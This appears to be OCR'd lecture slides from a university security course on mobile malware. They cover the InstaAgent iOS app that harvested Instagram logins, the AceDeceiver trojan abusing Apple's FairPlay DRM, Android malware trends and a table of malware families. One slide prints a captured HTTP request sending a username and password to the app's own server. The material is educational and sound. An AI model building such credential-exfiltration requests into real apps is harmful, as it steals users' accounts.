CS 155 Spring 2016

Mobile Malware


John Mitchell


Acknowledgments: Lecture slides are from the Computer Security course taught by Dan Boneh and John Mitchell at Stanford University. When slides are obtained from other sources, a a reference will be noted on the bottom of that slide. A full list of references is provided on the last slide.

Outline

- Mobile malware
- Identifying malware
  - Detect at app store rather than on platform
- Target fragmentation in Android
  - Out-of-date Apps may disable more recent security platform patches

Malware Trends






Apple pulls popular Instagram client 'InstaAgent' from iOS App Store after malware discovery

By AppleInsider Staff
Tuesday, November 10, 2015, 03:51 pm PT (06:51 pm ET)

A popular Instagram profile analyzer was on Tuesday pulled from the iOS App Store after being outed as malware by a German developer who found the app harvesting usernames and passwords.

```
POST /api.php?debug=1&referans=711230.5a6&id=889956.8ac&lang=en&country=DE HTTP/1.1
Host: instagram.zunamedia.com
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Cookie: __cfduid=d6b7519c522c2a6ff09211731c4406504 1447159859
Accept-Language: en-us
Accept: */*
Content-Length: 89
Connection: keep-alive
User-Agent: InstaAgent/4 CFNetwork/758.1.6 Darwin/15.0.0

csrfmiddlewaretoken=c03e9a748fdb8a117f803666ccea4b32&username=da[redacted]&password=[redacted]
```



ACEDECEIVER: FIRST IOS TROJAN EXPLOITING APPLE DRM DESIGN FLAWS TO INFECT ANY IOS DEVICE

POSTED BY: Claud Xiao on March 16, 2016 5:00 AM


FILED IN: Unit 42
TAGGED: AceDeceiver, FairPlay, OS X, Trojan, ZergHelper

We've discovered a new family of iOS malware that successfully infected non-jailbroken devices we've named "AceDeceiver".

What makes AceDeceiver different from previous iOS malware is that instead of abusing enterprise certificates as some iOS malware has over the past two years, AceDeceiver manages to install itself without any enterprise certificate at all. It does so by exploiting design flaws in Apple's DRM mechanism, and even as Apple has removed AceDeceiver from App Store, it may still spread thanks to a novel attack vector.


AceDeceiver is the first iOS malware we've seen that abuses certain design flaws in Apple's DRM protection mechanism — namely FairPlay — to install malicious apps on iOS devices regardless of whether they are jailbroken. This technique is called "FairPlay Man-In-The-Middle (MITM)" and has been used since 2013 to spread pirated iOS apps, but this is the first time we've seen it used to spread malware. (The FairPlay MITM attack technique was also

Based on FairPlay vulnerability



- Requires malware on user PC, installation of malicious app in App Store
- Continues to work after app removed from store
- Silently installs app on phone

Android malware 2015



61%

CYREN noted a 61% increase in the amount of mobile malware targeting Android devices.

CYREN

©2015. CYREN Ltd. All Rights Reserved. Proprietary and Confidential.


16

Current Android Malware

Description
AccuTrack This application turns an Android smartphone into a GPS tracker.
Ackposts This Trojan steals contact information from the compromised device and uploads them to a remote server.
Acnetdoor This Trojan opens a backdoor on the infected device and sends the IP address to a remote server.
Adsms This is a Trojan which is allowed to send SMS messages. The distribution channel ... is through a SMS message containing the download link.
Airpush/StopSMS Airpush is a very aggresive Ad-Network.
…
